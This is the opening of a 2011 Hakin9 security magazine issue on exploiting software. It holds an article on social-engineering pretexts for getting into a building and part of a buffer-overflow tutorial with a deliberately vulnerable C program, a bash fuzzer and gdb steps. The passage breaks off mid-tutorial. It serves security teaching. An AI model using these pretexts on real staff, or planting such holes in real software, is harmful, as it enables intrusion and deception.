

# HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.1 No.1 Issue 01/2011(01) ISSN: 1733-7188

## EXTRA

## EXPLOITING SOFTWARE

**EXPLOITATION OF THE HUMAN OS - THE HUMAN  
BUFFER OVERFLOW**

**FROM FUZZ TO SPOIT**

**EXPLOIT KITS - CYBERCRIME MADE EASY**

**SOFTWARE EXPLOITATION:**

**DEVELOPMENT FLAW OR MALICIOUS INTENT**

**EXPLOITING SOFTWARE: THE TOP 25 SOFTWARE**

**VULNERABILITIES AND HOW TO AVOID THEM**

**WHY IS PASSWORD PROTECTION A FALLACY**

**- A POINT OF VIEW?**



# It's here! Penetration testing for Students



**Click here  
To enter the  
early bird list**




## 80% of beginners remain beginners or give up completely

We know the pain of being a beginner. You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way. Our course will teach you basics of networks and web apps.

## It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.



## You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance. Better a single step in the correct direction than 10 random steps. Our course will save you months of struggling and frustrations.

# You gotta see this.

[www.elearnsecurity.com](http://www.elearnsecurity.com)



Still hacking virtual machines?



Reserve your seat in the Coliseum

The most epic web app hacking lab  
you have ever seen

**CLICK HERE**



Epic!

[www.coliseumlab.com](http://www.coliseumlab.com)

## HAKIN9 team

**Editor in Chief:** Ewa Dudzic  
ewa.dudzic@software.com.pl

**Managing Editor:** Karolina Lesińska  
karolina.lesińska@hakin9.org

**Editorial Advisory Board:** Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
ireneusz.pogroszewski@software.com.pl

**Proofreaders:** Michael Munt

**Top Betatesters:** Rebecca Wynn, Bob Folden, Shayne Cardwell, Simon Carollo, Graham Hill.

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Pawel Marciniak

**CEO:** Ewa Dudzic  
ewa.dudzic@software.com.pl


**Production Director:** Andrzej Kuca  
andrzej.kuca@hakin9.org

**Marketing Director:** Karolina Lesińska  
karolina.lesińska@hakin9.org

**Subscription:** en@hakin9.org

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokserska 1  
Phone: 1 917 338 3631  
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.  
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.  
To create graphs and diagrams we used [smartdraw.com](http://smartdraw.com) program by  SmartDraw

The editors use automatic system **AOPDS**  
Mathematical formulas created by Design Science MathType™

### DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

This is the opening issue of the second line of Hakin9 magazine. This line will be a series of monthly, topical issues. We are starting with the topic Exploiting Software.

The biggest problem is that programmers who create the software focus on several safety aspects, but they sometimes miss the inside vulnerabilities. This problem was summed up by Gary Miliefsky, in his article on Exploiting Software: *Most programmers are professional and have learned the basics of proper software development – commenting, structuring, testing, etc. but this is not enough. Today's software engineers need to become computer and network security professionals so they can develop hardened software from the inside. If they don't then some hacker, virus, worm, cyber criminal or cyber terrorist will leverage the holes in their code.* Because of that, exploits are becoming widely used. There is also another aspect influencing the popularity of exploits, new tools are available for free, for example social networks. This, as well as other topics, are widely discussed by Rebecca Wynn in her article Exploit Kits – Cybercrime Made Easy: *Whether the attacker is targeting a CEO or a member of the QA staff, the Internet and social networks provide rich research for tailoring an attack. By sneaking in among our friends, hackers can learn our interests, gain our trust, and convincingly masquerade as friends. Long gone are the days of strange email addresses, bad grammar, and obviously malicious links. A well-executed social engineering attack has become almost impossible to spot.*

Another very interesting view on the topic of exploiting software is the so-called human buffer overflow. Chris Hadnagy explains this in his article Exploitation of the Human OS – The Human Buffer Overflow: *Obtaining code execution is the easiest and most direct way to reach this goal. Social Engineering professionals are no different. Yet one of the most asked questions that we receive is how can a social engineer execute code when dealing with people? That question really leads us to think about what our goals are during a social engineering pentest. In the case of most social engineering pentest, we are trying to get people to take actions that under normal circumstances would cause all sorts of red flags to going off. How can we do it? How can you influence someone to take an action that they know they shouldn't? I like to call it the human buffer overflow.*

And this is not all we prepared for you in this issue. I hope you will find all of the article included very useful and interesting. Next month, we will discuss the topic of ID thefts, so don't forget to visit Hakin9 website.

Enjoy your reading  
Karolina Lesińska



## 6 Ask the Social Engineer: Exploitation of the Human OS – The Human Buffer Overflow

by Chris Hadnagy

Total domination is the goal for a penetration tester in every pentest – To utterly hack the company and demonstrate their true exposure to malicious attacks. Obtaining code execution is the easiest and most direct way to reach this goal. Social Engineering professionals are no different.

## 10 From Fuzz To Sploit

by Israel Torres

By now everyone has heard of buffer overflows and a lot have been hearing about it for the last 15+ years. Through this time period there have been many techniques evolved both to combat vulnerabilities as well as persist attack and exploitation. As security is most often most thought of as an afterthought it is of no surprise that systems of all flavors (and their users of all sizes) can still be dropped to its knees by such a fundamental attack.

## 18 Exploit Kits – Cybercrime Made Easy

by Rebecca Wynn

The playing field for cybercrime has changed. It has become wide open. Many of the top attack exploit toolkits are now free! Symantec released its 2010 Symantec Internet Security Threat Report the first week in April 2011. Their executive summary states that Symantec recorded over 3 billion malware attacks in 2010 and yet one stands out more than the rest – Stuxnet.

## 26 Software Exploitation: Development Flaw or Malicious Intent

by Rich Hoggan

It's been said that lazy programmers make good programmers. Yet, it's hard to understand why laziness would be considered one of the virtues of a good programmer let alone a virtue at all. By this point – however – I'm sure you're probably already asking why I'm bringing up laziness in relation to programming.

## 28 Exploiting Software: The Top 25 Software Vulnerabilities and How to Avoid Them

by Gary Miliefsky

Top 25 Most Dangerous Software Errors is a list of the most widespread and critical programming errors that can lead to serious software vulnerabilities. They are often easy to find, and easy to exploit. They are dangerous because they will frequently allow attackers to completely take over the software, steal data, or prevent the software from working at all.

## 36 Why Is Password Protection a Fallacy – a Point of View?

by Yury Chemerkin

Make your password strong, with a unique jumble of letters, numbers and punctuation marks. But memorize it – never write it down. And, oh yes, change it every few months. These instructions are supposed to protect us. But they don't. A password is a secret word or string of characters that is used for authentication, to prove identity or gain access to a resource (example: an access code is a type of password). The use of passwords is known to be ancient...



**eLearnSecurity**  
Forging security professionals



**Penetration testing course**  
**Like CEH.**  
**Only...One mile deep**

Interactive elearning system  
1600 slides  
4 hours videos  
Hacking Labs on DVD  
Reporting & Methodology  
Certification



**3 domains - 18 modules**  
Web Application Security  
Network Security  
System Security  
Web 2.0 attacks  
Vuln. Assessment  
Writing Rootkits  
Privilege escalation  
Advanced Buffer Overflows

The fastest path to  
Professional  
Penetration Testing

# Exploitation of the Human OS

## - The Human Buffer Overflow

Total domination is the goal for a penetration tester in every pentest  
- To utterly hack the company and demonstrate their true exposure to malicious attacks.

---

### What you will learn...

- How to fuzz the human brain
- How to overflow the human mind
- How to use embedded commands

### What you should know...

- What embedded commands are
- The Basics of Elicitation
- The basics rules of software exploitation

---

Obtaining code execution is the easiest and most direct way to reach this goal. Social Engineering professionals are no different. Yet one of the most asked questions that we receive is how can a social engineer execute *code* when dealing with people?

That question really leads us to think about what our goals are during a social engineering pentest. We at [www.social-engineer.org](http://www.social-engineer.org) define social engineering as *influencing someone to take an action that may or may not be in their best interest*. And in the case of most social engineering pentest, we are trying to get people to take actions that under normal circumstances would cause all sorts of red flags to going off.

How can we do it? How can you influence someone to take an action that they know they shouldn't? I like to call it the human buffer overflow.

### Lets Start with a test

We need to start a baseline to establish that this is even possible because many people reading this might say this is not possible or they would never fall for it. To prove that it is, take a look at the chart in Figure 1 and try to read the COLOR of the word not what the word spells. Do this as fast as you can with out any pauses. Do not think just go.....

Why is this so hard for many people? It is the way our brains are wired. In 1935 a man named John R Stroop did an experiment that outlined how our brains processes its thoughts. While the right brain says the color the left insists on seeing the word. Depending on where we are

dominant will determine how difficult this is for us. Most of us, will fail at even one word/color combo, which shows that executing code inside the brain is feasible – we got the brain to say something or do something it doesn't want to.

### The Basic Rules

The above, overly simplistic example, shows that it is possible, but there is much more to overflowing the human mind. In a software buffer overflow, the goals are to send more data than is allowed to a *buffer* or field of a program causing it to error out or crash. The malicious hacker will hope that this crash will allow him to control certain part of the software and in doing so can inject malicious code that will execute a connection to his attacking machine or some other malware upon the system. When it comes to the HumanOS though it is not effective to carry around colored charts and make people read words... so do you think it is possible to use speech to overflow the human OS?

Science has told us that most of us speak about 150 words per minute but we are capable of thinking in 500-600 words per minute. This means that while someone is talking to us, our minds can still think about other things and the *buffer* limit would be near hard to overflow with speech alone.

Since speech alone can't do it we have to start by looking into how we make decisions in our daily life. Most of us make decisions through out the day on a

very subconscious level. Driving to work, making coffee, brushing our teeth – these things are done on *auto pilot* without much thought to them. Why?

Once we do things as a part of routine our subconscious decides to do them without interruption and with out having to *ask* our conscious mind for permission to do them. In 2008, Scientist and researchers at the Max Planck Institute for Human Cognitive and Brain Sciences completed a study that proved we make some decisions up to 7 seconds in advance in our subconscious.

Knowing this can help us to understand how to begin to overflow the Human OS. But as with every good exploit we must start with Fuzzing.

### Fuzzing the HumanOS

Fuzzing software entails throwing random data at the software in question trying to make in crash. These *chunks* of random data will be differing characters and differing in size but all with the same goal – to make the program crash. Just like fuzzing actual software we need to know how the brain handles the data we want to throw at it in order to produce a *crash*. There are certain rules of human behavior that you can *fuzz* or test yourself to see how they work.

Walk to a building that has two sets of doors and if you hold the first set for a person, what will they inherently do for you on the second set? Most likely hold that second set of doors for you. Why? A rule of influence and persuasion states that they will feel obligation to reciprocate your kindness.

Most people will comply with what they deem is expected of them. Cialdini refers to the *Law of Reciprocation* which he states is the obligation people feel to give something back in return. This can be argued through the phrases we have in English like, *I owe you one* or *much obliged*.

Since we know that these laws are universal in nature we can begin to build our *payload* to send to the target. If we know decisions are usually made based on what the person feels the requestor expects of them and they will reciprocate based on things we do for them we can begin to presuppose our request to send.

Lets work on this together. If you approach a front desk and see a woman sitting there, on her work area are pictures of kids and on her left ring finger is a wedding and engagement ring. Her desk has piles of unfiled paper, but she has organization to the *mess*. In addition, she is well dressed and made up. What can we presuppose about this person:

- Her job is to screen visitors to this building
- She might even be considered the *gatekeeper*
- She has kids or is close to her nephews/nieces
- She is married
- She is busy
- She values her appearance

This information is obtained before you ever speak to her. Remember our goal is to bypass her *firewall* (the conscious mind) and gain access directly to the root of the system (the subconscious). As in software exploitation, the best way to do this is embed commands in our payload.

### Embedding Commands

This topic is steeped into Neuro Linguistic Programming, my new study of NLH (*neuro linguistic hacking*), and non-verbal body language. But there are certain rules to embedding commands that can make this a little easier.

- Embedded commands are usually short – only 3-4 words
- Only slight emphasis is needed to make them effective
- Hiding them in normal sentences is very effective
- Our non-verbal behavior must support the embedded command

Lets analyze these one at a time and see how they all come together in the end.

### Short Commands are Best

When choosing what type of embedded commands to use it best to not make them too long and to also embed them in sentences as if we are using some verbal padding. Marketing and sales people have been using this for years with commands like *Buy Now*, *Act Fast* or *Follow Me*. These short 2 word commands do not cause anyone to buy but when embedded in a sentence and given the right emphasis it can help someone already predisposed to be more inclined to consider this request.

Since, as social engineers, we aren't technically selling anything but we are trying to influence the decisions of a target we are going to choose keywords that our target will not need to process and requests that will not make them leave their comfort zone.

### Slight Emphasis and Hiding

In print marketing we can see this much easier. Look at this sentence:



Figure 1. Human Buffer Overflow Stage 1

# EXPLOITING SOFTWARE

*Have A Pepsi Day* – Embedded Command *Have a Pepsi*

*Wouldn't You Really Rather Have A Buick?* – Embedded command *Have a Buick*

*You're in Good Hands with Allstate* – Embedded command *"Good with Allstate"*

Again the way these are usually used is italics or slightly bigger font or slightly more emphasized speech in these command words. For instance, picture the Pepsi commercial where the announcer says, *Have a Pepsi...* (oh so slight pause)...*Day*. The conscious brain hears the sentence the unconscious brain hears the command.

## Non-Verbal Support

This is probably the most important part of the Human Buffer Overflow. If you are trying to gain access to the building and you approach the *gatekeeper* we mentioned above and the look of fear is all over your face, you are sweating nervousness and your voice is shaking but you come out with, *Hi, I can see you are busy. I work with ABC computing and I am here to check the server room as we got a call on your servers memory load. It will only take me 15 mins to get out of your hair.*

Your non-verbal behavior can make her doubt your story and that disconnect can cause a failure. Instead your non-verbals should support that you are in fact the IT support rep and you deserve to be in that server room and in fact, if you are not there, the company will suffer. Your posture should be facing towards the door entering the building, your facial expression should be not stressed but serious and your body language should all be pointing towards the work at hand.

## Putting It All Together

As you probably have already imagined that a short article can only contain a small portion of what is needed to master this field. I also do not want to promote that this is some sort of mind trick. Instead embedded commands cannot *force* someone to buy something or allow you full access to the building. They can only help the targets subconscious align with your frame if they are so inclined to do so already.

For example, if you really dislike Pepsi and love Coke, that above embedded command will not make you want Pepsi, but it may make you think of your favorite soft drink. When using this it is important to remember that and to choose commands that will be comfortable to your target.

Utilize the power of assumptive closes by using phrases and body language that assume your deserve what you are asking for, but not arrogantly, just presume it is as good as done. Not so much, *Do you want to have lunch?* But *What time are we having lunch?*

Next, *pad* the human mind with some soft statements that make it easier to embed the code, while at the same time embedding the code in those sentences.

Lets use the previous example and put all this together and show how this interaction can be used to overflow the HumanOS.

Obviously part of making our non-verbal's work is to also look the part. Our pretext was to enter the company as a server repairperson. Our look, tools, clothes and body language has to match what we say we are. When we walk in we are not the owner of the company, we are not a malicious hacker, we are the repairman there to save the day.

As you approach the desk maybe you have decided to come close to closing time to develop a sense of urgency. A few phone calls earlier in the day gave you the name of the gatekeeper as well as the fact that the CSO is on vacation. You walk up to the well-dressed gatekeeper with your hips and feet facing the door that leads inside the company and you say:

*Hey there Stacy. Tom sent me an email and said that he is on vacation but he wanted me to check in on the server room. He said he has been getting some errors logs and wanted me to check them out. I should only be in for about 10 minutes.*

Notice the emphasis on the italicized words but there is no reason to overdo it. It is usually good enough to just add this to your sentence and put the emphasis through out. It is better to be a little light than too heavy on the emphasis.

This equation is a recipe for the human buffer overflow. As well as this article starts an exciting new column in Hakin9 Magazine: Ask The Social Engineer. Each month we invite the readers of Hakin9 Magazine to submit your questions, comments or even your arguments and I will be picking one of the best to use for this column each month. If we chose your question or comment we will give you credit (if you want it) and link back to whatever site your want.

Submit your name, url and question/comment to [hakin9@social-engineer.org](mailto:hakin9@social-engineer.org).

Till Next Month.

---

## CHRIS HADNAGY

*Chris Hadnagy, aka loganWHD, has been involved with computers and technology for over 13 years. Presently his focus is on the „human“ aspect of technology such as social engineering and physical security. Chris has spent time in providing training in many topics and also has had many articles published in local, national and international magazines and journals. He presently is the operations manager of Offensive Security and the lead developer of Social-Engineer.Org. He is the author of the book, Social Engineering: The Art of Human Hacking. Chris can be found online at [www.social-engineer.org](http://www.social-engineer.org), twitter as @humanhacker.*





# Social-Engineer.Org

## Security Through Education

- ✓ The Webs First Social Engineering Framework
- ✓ SE Resources
- ✓ Free Monthly SE Newsletter
- ✓ Free Monthly SE Podcast
- ✓ SE Videos
- ✓ Social Engineering Tool Kit

And now a top ranking book, *"Social Engineering: The Art of Human Hacking"*

*( Available in All Major BookStores )*

[www.Social-Engineer.Org](http://www.Social-Engineer.Org)

Now offering professional Social Engineering Services  
Contact us today to learn more  
[services@social-engineer.org](mailto:services@social-engineer.org)

# From Fuzz To Sploit

By now everyone has heard of buffer overflows and a lot have been hearing about it for the last 15+ years. Through this time period there have been many techniques evolved both to combat vulnerabilities as well as persist attack and exploitation.

## What you will learn...

- basic bug/vuln hunting using homebrew fuzzing and exploiting hidden functions

## What you should know...

- bash scripting, assembler, C, gdb

As security is most often most thought of as an afterthought it is of no surprise that systems of all flavors (and their users of all sizes) can still be dropped to its knees by such a fundamental attack.

So why after  $4.73 \times 10^{17}$  nanoseconds (and ticking) in computer time are systems still vulnerable to these attacks? One of software's greatest asset is the evolution process, unfortunately within the evolution process is imbued the idea of backwards compatibility persistence. Code reuse though smart for not reinventing the wheel is not as smart for the process deprecation (the part of the evolutionary phase where functions found to be unsafe and old are no longer to be used). Although frameworks often chirp when a deprecated function is being used; such warnings can



```

demo-vuln.c
Israel Torres hakin9@israelortorres.org
Mon May 30 15:54:33 PDT 2011
"from-fuzz-to-spoit"
demo to:
1. create a 80 vulnerable app (using scanf)
compile with:
gcc -m32 demo-vuln.c -o demo-vuln-32
gcc -m64 demo-vuln.c -o demo-vuln-64
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void hidden_function(void) {
    printf("This is the \"hidden\" function.\n");
}

int main(int argc, char *argv[]){
    char string[2];
    puts("Password: ");
    scanf("%s", string);
    printf("You entered %s.\n", string);
    return 0;
}
  
```

Figure 1. demo-vuln.c.program

be muted through the usage of flags by even the laziest of programmers.

Lazy, ignorant or otherwise a more futuristic system would refuse the introduction of vulnerabilities regardless of its programmer's qualms and wants. Until SkyNET becomes self-aware we as humans still have to develop software and stuck in plane of low hanging fruit.


## The One Zero One

We'll go over the following order of operation:

0. Writing a vulnerable program to test
1. Finding the bug via fuzzing
2. Using the debugger to pinpoint the bug
3. Writing the exploit

## Step Zero: Writing the Vulnerable Code PoC

For this simple *Proof of Concept* (PoC) we're using the known `scanf()` buffer overflow vulnerability. (It's like choosing Pokémon). You can practice along using the



```

Terminal — bash — 40x6
> ./demo-vuln-32
Password:
test input string
You entered test.
>
  
```

Figure 2. demo-vuln-32

source provided in *demo-vuln.c* (See Figure 1). My environment and specs are listed at the bottom and it's using the latest and greatest as of this writing (2011/05). You can download the source to all these examples from the link below or the attached archive. If none are available hit me up on twitter listed down below.

I've written this PoC to accommodate both 32-bit and 64-bit compilation and using the same source code you can generate two binaries thusly:

```
gcc -m32 demo-vuln.c -o demo-vuln-32
gcc -m64 demo-vuln.c -o demo-vuln-64
```

(turns out you don't need to use these flags: `-fno-stack-protector -D_FORTIFY_SOURCE=0`)

The program's objective which we will be defeating down the line is to hide a function aptly named `hidden_function(void)` that isn't in the flow control of the program:

```
void hidden_function(void) {
    printf("This is the \"hidden\" function.\n");
}
```

The attacker's objective will be to execute this *hidden* function. If/when successful the console will print *This is the hidden function*.

The typical end-user won't even know this function exists as it will never present itself through daily normal operation. Such a function can be purposely obscured for things like backdoors which programmers are prevalent of installing for a myriad of reasons (usually none of them are *good*; and some are questionable at best). For example let's say a programmer installs this function as an *insurance program* and if they experience something they don't agree with in the future they can bypass security features built in afterwards (probably to deter them from doing *bad* stuff). This is where the practice of code review comes in. Unless the entire programming team is conspiring to thwart their employer someone will see this *backdoor* and it will hastily be removed. However such backdoors can be obscured even further from fellow peers and/or deus ex machina.

### Step One: Fuzzing for lulz

With the vulnerable application laying in wait we now proceed to find what we can find as if we didn't have




Figure 3. *demo-vuln-32* test

access to the source code ala black-box testing. The question is how to do this. Remember that statement about saving time by not reinventing the wheel? Well there's a caveat to using something that someone else has written; which is called a learning curve (time intensive). There are a few handfuls of fuzzers out there, some run only on some platforms and not others. Some are easier to learn than others due to simplicity versus complexity. Some are older than others and aren't effective without additional tweaking. Understanding the vulnerability certainly helps focus on what you want to do. There are tons of material available on the Internet explaining the abstraction of how memory works and how it doesn't work.

In our case we were given an executable that when we run it appears to be interactive. (See Figure 2). As soon as we execute `./demo-vuln-32` it prompts for a Password and just waits for input. (programs that allow the user to enter input really needs to filter out and sanitize nonsense as you never want to put the user in control. You don't want to give them the chance to think about something you haven't thought about typing in). To satisfy the program we enter a test string *test input string* and press the Return key. It appears to repeat only the first part of what we typed *test*. Was it supposed to do this? Let's check the returned error level by typing in `echo $?` and it is 0 (success).(See Figure 3) Hrm. So let's enter a few more strings. *cucumber* returns 0. *superduperslong* and it states *Bus error*. When we check the returned error level it shows 138 instead of the expected 0. Also since Crash Reporter is set to developer mode it popped up with more details of what just happened (See Figure 4). More on that later as we want to be able to find a method to reproduce what we just did programmatically. (Never think a fluke is the answer – don't forget about it either)

Using bash I whipped together *bfuzz.sh* which is a very simple fuzzer (see Figure 5). It does what we need which is as follows:

- allow us to define our executable through the command line
- allow us to send characters to our test executables (*demo-vuln-32* and *demo-vuln-64*).
- allow us to define how many times we want to send characters starting with length of 1.




Figure 4. 138-CrashReporter

```

#!/bin/bash
# ./bfuzz.sh (basic bash fuzzer)
# israel torres hakin9@israelortores.org
# Mon May 30 15:54:33 PDT 2011
# "from-fuzz-to-spoit"
# demo to:
# 1. fuzz a executable file using a pattern, sequence, interaction type
# executable pattern max_sequence type_of_interaction stop_on_err_#_of_x
# use in bash prompt:
# ./bfuzz.sh 'executable' 'pattern' 'maxseq' 'i|n' 'error#oftimes'
#
if [ $# -lt 5 ]; then
testapp=$1
tempvar=$2
testmax=$3
testtype=$4
testerr=$5
testvar=$tempvar
for ((i=1;i<=testmax;i++)); do
if [ $testtype == "i" ]; then
rslt=$(echo $testvar | $testapp); lastrtn=$?
fi
if [ $testtype == "n" ]; then
rslt=$(testapp $testvar); lastrtn=$?
fi
echo -e "seq:\t$i\texec:$testapp\tlastrtn:$lastrtn"
if [ $lastrtn -ne 0 ]; then
pwn=$(echo -n $testvar | xxd -p)
echo -e "pwn:\t0x$pwn"
echo -e "pwn:\t$testvar"
errcnt=$((errcnt+1))
if [ $testerr == $errcnt ]; then
break;
fi
fi
testvar="${testvar}$tempvar"
done
else
echo "usage: $0 'executable' 'pattern' 'maxseq' 'i|n' '#'"
echo "example: $0 ./demo-vuln-64 A 50 i 5"
fi
#EOF
    
```

Figure 5. bfuzz basic bash fuzzer

- allow us to define whether our executable is interactive or non-interactive to communicate.
- allow us to define the number of errors we would like to test through.
- allow us to log the results, sequence number, executable name, return codes.
- allow us to log the hex version of the error string (pwn) as well as ASCII version (comment out to be super safe).
- allow us to be portable to other platforms (everyone loves bash).

It took a few hours to knock out the kinks and do what I wanted it to do and look decent in the terminal window. Since we saw the program choke at ÓsuperduperlongÓ we can check the length using: `echo -n superduperlong | wc -c`: which returns that the string is 14 characters long. So instead of manually going through a length of number sequences we can run bfuzz using these options (see Figure 6):




Figure 6. bfuzz parameters

```

Terminal — bash — 80x27
> ./bfuzz.sh ./demo-vuln-32 A 50 i 4
seq: 1   exec: ./demo-vuln-32   lastrtn:0
seq: 2   exec: ./demo-vuln-32   lastrtn:0
seq: 3   exec: ./demo-vuln-32   lastrtn:0
seq: 4   exec: ./demo-vuln-32   lastrtn:0
seq: 5   exec: ./demo-vuln-32   lastrtn:0
seq: 6   exec: ./demo-vuln-32   lastrtn:0
seq: 7   exec: ./demo-vuln-32   lastrtn:0
seq: 8   exec: ./demo-vuln-32   lastrtn:0
seq: 9   exec: ./demo-vuln-32   lastrtn:0
seq: 10  exec: ./demo-vuln-32   lastrtn:0
seq: 11  exec: ./demo-vuln-32   lastrtn:0
seq: 12  exec: ./demo-vuln-32   lastrtn:0
seq: 13  exec: ./demo-vuln-32   lastrtn:0
seq: 14  exec: ./demo-vuln-32   lastrtn:138
pwn: 0x41414141414141414141414141414141
pwn: AAAAAAAAAAAAAAAAAA
seq: 15  exec: ./demo-vuln-32   lastrtn:138
pwn: 0x41414141414141414141414141414141
pwn: AAAAAAAAAAAAAAAAAA
seq: 16  exec: ./demo-vuln-32   lastrtn:138
pwn: 0x41414141414141414141414141414141
pwn: AAAAAAAAAAAAAAAAAA
seq: 17  exec: ./demo-vuln-32   lastrtn:139
pwn: 0x41414141414141414141414141414141
pwn: AAAAAAAAAAAAAAAAAA
    
```

Figure 7. bfuzz running vuln program

`./bfuzz.sh ./demo-vuln-32 A 50 i 4`: which tells bfuzz to run demo-vuln-32 50 times using the capital letter A (x41) and that the program is interactive and doesn't pass the parameter at the end of the app as would a non-interactive program); lastly it tells bfuzz to not stop on the first error it finds but to find on the 4th error it encounters. You want to make sure you are testing the errors nearest the first one but that the first one isn't always the right one we need.

In this example (see Figure 7) we can verify that the first hit we happened to encounter with our 14 character test string *superduperlong* must have been by complete coincidence (as a lot of discoveries are); and that 14 characters will return error code 138... this happens again for seq 15, 16 and then we get something different for seq 17: error 139. With this log we can now copy and paste some of these strings directly and try them while the program is running. (See Figure 8). Again with Crash Reporter set to Developer Mode (See Figure 9). We execute our seq 17 string that causes the 139 error return and read the details more carefully. The first thing we notice is that our string of AAAA... (hex 41414141...) is visible plain as day! (See Figure 10). Now we're cooking with gas! Onto the debugger!

## Step Two: The debugger: gdb is your best friend

`gdb` is often thought to be useful only if you have the source to accompany your binary artifact and then only

```

Terminal — bash — 40x7
> ./demo-vuln-32
Password:
AAAAAAAAAAAAAAAAAAAA
You entered AAAAAAAAAAAAAAAAAA.
Segmentation fault
>
    
```

Figure 8. AAAAAAAAAAAAAAAAAA




Figure 9. Crash Developer Modes

if you compiled with symbolic output. Survey says: BZZZZT! – that’s the wrong way to think about things. Never underestimate the power of gdb. We’ll go over a quick ramp-up by loading gdb using the quiet flag –quite (not quite [no monocle required]) and the name of the executable *demo-vuln-32*. It should look like this: `gdb -quiet demo-vuln-32`: press enter and you should see it message you: *Reading symbols for shared libraries .. done*; then at the next line (gdb)\_ where it quietly awaits further orders. Since we aren’t sure (unless you’ve dropped the executable into hex editor – See Figure 11) which functions the executable may contain hidden inside you’d best run the gdb command *info functions* which will give you the info on the functions (that’s easy to remember). Running this will scroll with the functions involved; scroll to the bottom and you’ll see the addresses and function names (See Figure 12) – Most interesting seems: `0x00001eba hidden_function`: we also see: `0x00001f3e dyld_stub_scanf`: but we’ll go back to that later.

Next we want to see what we’ve got on the inside, type in *disassemble main* (I’m not going to advocate using the short phrases like *disas main* until you get comfortable typing in the whole thing. Also if you aren’t comfortable reading the default assembler you can also change to something more comfortable using the following command at the gdb prompt: `set disassembly-flavor intel`: you can see the difference of disassembling the function *hidden\_function*. (See Figure 13). Once you’ve looked around you can exit gdb (by typing in quit (or q) and pressing return) out we’ve got what we’ve needed; the address for *hidden\_function*: `0x00001eba`.

In another Hakin9 article *Armoring Malware: Hiding Data within Data* Sept 2010 I demonstrated how to use breakpoints, how to examine the memory while the program is running and a bunch of fun other stuff to help you probe around quickly (including making gdb




Figure 10. Crash Reporter Details




Figure 11. hidden\_function

scripts). For brevity we don’t need to do that and instead can focus on getting to the pot of gold at the end of the rainbow.

Since we know we want to try 17 character A’s and see how the program is handling it in memory we can quickly generate this using bash thusly:

```
for x in {1..17}; do echo -n A; done
```

we can verify the length thusly:

```
